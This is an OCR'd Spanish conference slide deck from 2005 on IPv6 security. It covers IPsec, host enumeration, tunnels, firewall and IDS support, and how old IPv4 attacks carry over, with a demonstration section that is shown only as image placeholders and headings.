¿Estamos preparados para IPv6 ?: Análisis de seguridad

Francisco Jesús Monserrat Coll


RedIRIS / Red.es

Congreso de Seguridad en Computo

México: Viernes 27 de Mayo 2005

Indice

- ¿Por Qué nos preocupamos por IPv6?
- Breve Introducción a IPv6
- IPv6, ¿es más seguro ?
- Reciclaje de problemas
- Soluciones y vías futuras



- Surge en 1988 para proporcionar conectividad a Universidades y Centros de I+D Españoles
- Puesta en marcha de los primeros servicios de Internet en España, DNS, News, etc..
- Conexión basada en un un punto de acceso regional al que se conectan los centros.
- 250 centros conectados
- Desde Enero de 2004 depende del ente publico empresarial Red.es
- Mismo backbone tanto para Internet comercial como Internet2.

Internet2 en el backbone

Empleo del backbone para aplicaciones avanzadas:


Opera Oberta:

- Retransmisión de sesiones de Opera en alta calidad (10 Mbs)
- Empleo de Multicast para la distribución de los contenidos.
- Pruebas en Mayo 2005 de retransmisión vía multicast sobre IPv6.
  - ¿Posible aumento del tráfico IPv6?

Uso de IPv6

Uso de IPv6 en algunas Universidades Españolas:

http://www.uv.es/siuv/cas/zxarxa/ipv6.wiki



De que no vamos a hablar:

- IPSEC y demás aspectos relacionados con las criptografía
- Marcado de tráfico IP, cabeceras, etc.
- ¿Por qué IPv6 es más seguro que Ipv4 ?
- Etc, etc, etc.
- ...

Se puede:

- Buscar en google
- CISCO: http://www.cisco.com/security_services/ciag/documents/v6-v4-threats.pdf
- Presentación Michael H. Warfield (ISS) FIRT Conference 2004, http://www.first.org

De que no vamos a hablar:

- IPSEC y demás aspectos relacionados con la criptografía
- Marcado de tráfico IP, cabeceras, etc.
- ¿Por qué IPv6 es más seguro que Ipv4 ?
- Etc, etc, etc.

Estamos hablando:

- ¿Qué tipos de ataques// intrusión en sistemas podemos tener en máquinas conectadas a IPv6 ?

De que no vamos a hablar:

- IPSEC y demás aspectos relacionados con la criptografía
- Marcado de tráfico IP, cabeceras, etc.
- ¿Por qué IPv6 es más seguro que Ipv4 ?
- Etc, etc, etc.


Estamos hablando:

- ¿Qué tipos de ataques// intrusión en sistemas podemos tener en máquinas conectadas a IPv6 ?:
  - Los mismos que en IPV4

¿Por qué IPv6 ?


Falta de direcciones en el protocolo Ipv4 actual.

- Direcciones de 32 bits
- Falta de direcciones en zonas geográficas conectadas tarde a internet
  - Asia
  - América Latina
- Empleo de IP para la interconexión de dispositivos.
  - Domótica
  - incremento del número de dispositivos que “hablan” en la red.



Simplificación del protocolo

Estructura de IPv6



Aumento de las direcciones disponibles:

- 4 bytes 2^32 direcciones en IPV4
- 16 bytes 2^128 direcciones en IPv6

Asignación de /64 (2^64 direcciones) a cada usuario doméstico por proveedores.

Simplificación de cabeceras

- No existe fragmentación
- Empleo de cabeceras opcionales para especificar encriptación , routing etc.

Mecanismos de autoconfiguración en los equipos.

¿IPv6 más seguro? : Encriptación

IPSEC es parte integrante de IPv6:

- facilidad para cifrar las comunicaciones punto a punto entre dispositivos.
  - ¡¡ Ya no pueden leer las claves por la red !!

Pero:

- ¿Qué rendimiento darán los dispositivos móviles a nivel de cifrado de las conexiones ?
- Se sigue necesitando una estructura de certificación, muchas veces compleja de configurar para poder negociar las conexiones IPSEC.
- ¿Como podemos ver si un tráfico cifrado es legitimo ?
  - ¿Emplearan los atacantes IPv6 con IPSEC para cifrar las conexiones ?

¿IPv6 más seguro ?: fin de los escaneos

Con IPv6 se acabaron los gusanos:

- Fin de los gusanos , ¿Quien va a encontrar una dirección a la que infectar en “toda la internet” ?

Pero:

- Existen métodos de enumeración de equipos aparte del escaneo:
  - Empleo de buscadores (google) para buscar nombres de equipos
  - Trazas de correos, netnews, etc.
  - Modificación de aplicaciones P2P para buscar direcciones de equipos.
  - Barridos a nivel DNS.
  - ¿Como se va a aplicar el direccionamiento interno ?
- Hacen falta mecanismos de administración en una red para administrar los equipos.

¿IPv6 más seguro ?: Tuneles

IPv4 permite la creación de túneles de una forma fácil.

- Junto con IPSEC permite la movilidad de los usuarios
  - Misma dirección con independencia de la localización
  - Permite la conexión remota a nuestras oficinas

Pero:

- Permiten saltarse las políticas de seguridad de la Universidad
  - ¿Qué pasa con las VPN y los gusanos?
  - Usuarios expuestos a ataques desde el exterior ?
- Pueden ser utilizados por atacantes
  - Uso de túneles IPv6 para ocultar conexiones en botnets y máquinas comprometidas
- Algunos sistemas operativos incluyen túneles IPv6 por defecto

¿IPv6 más seguro ?: Elementos de seguridad

Gran parte de los fabricantes anuncian soporte para IPv6:

- **routers y firewall:**
  - ¿Soportan filtrado , bloqueo de tráfico igual que en IPv6 ?
    - Muchas veces el filtrado es por “software” , lo que provoca un mayor uso de CPU
    - Dependen mucho de la ultima versión (¿actualización?) del equipo.
  - ¿Como van a controlar los túneles ?
- **Detección de intrusos:**
  - Procesamiento de las cabeceras , tamaño variable, para detectar ataques a nivel de aplicación
- **Sistemas Operativos:**
  - ¿Pilas TCP/IP optimizadas ante ataques ?

¿IPv6 más seguro ?: Aplicaciones

Los problemas de seguridad en la actualidad no se producen en la red.

- Buffer overflows,
- Ataques de fuerza bruta a claves débiles
- Fallos de programación en aplicaciones WWW

IPv4 no da respuesta a estos problemas:

Gran parte de los ataques sobre IPV4 se pueden realizar en IPv6..

¿Se pueden reciclar los ataques ?

Indice

- El reciclaje informático , un ejemplo práctico
- Configuración de una red IPv6
- Demostración de un ataque
- Soluciones y vías futuras

Reciclaje del Hardware (I)

Vax 3100 server:

- No es ni una Sun , ni un PC es un VAX ;-)
- 24 megas RAM
- Disco duro 100Megas
- 16Mhercios
- Sin monitor ;-(
- OpenVMS

En resumen:

- Un cacharro para tirar ;-(

Reciclaje del Hardware (II)


Aunque se puede actualizar:, se abre, se coloca un CD y:

NetBSD ;-)

- Unix de los de antes
  - Ni bash , ni interface gráfico
  - Ocupa poco
  - Ligero (no tiene ni rpm ;.-)
- Soporte de IPv6 de serie sin problemas.


Ejemplo de como reciclar los problemas de seguridad antiguos en IPv6.

¿Como ve nuestra red un atacante ?




Configuración genérica de IPv6 (II)

Protección de nuestra red




Configuración generica de Ipv6 (III)

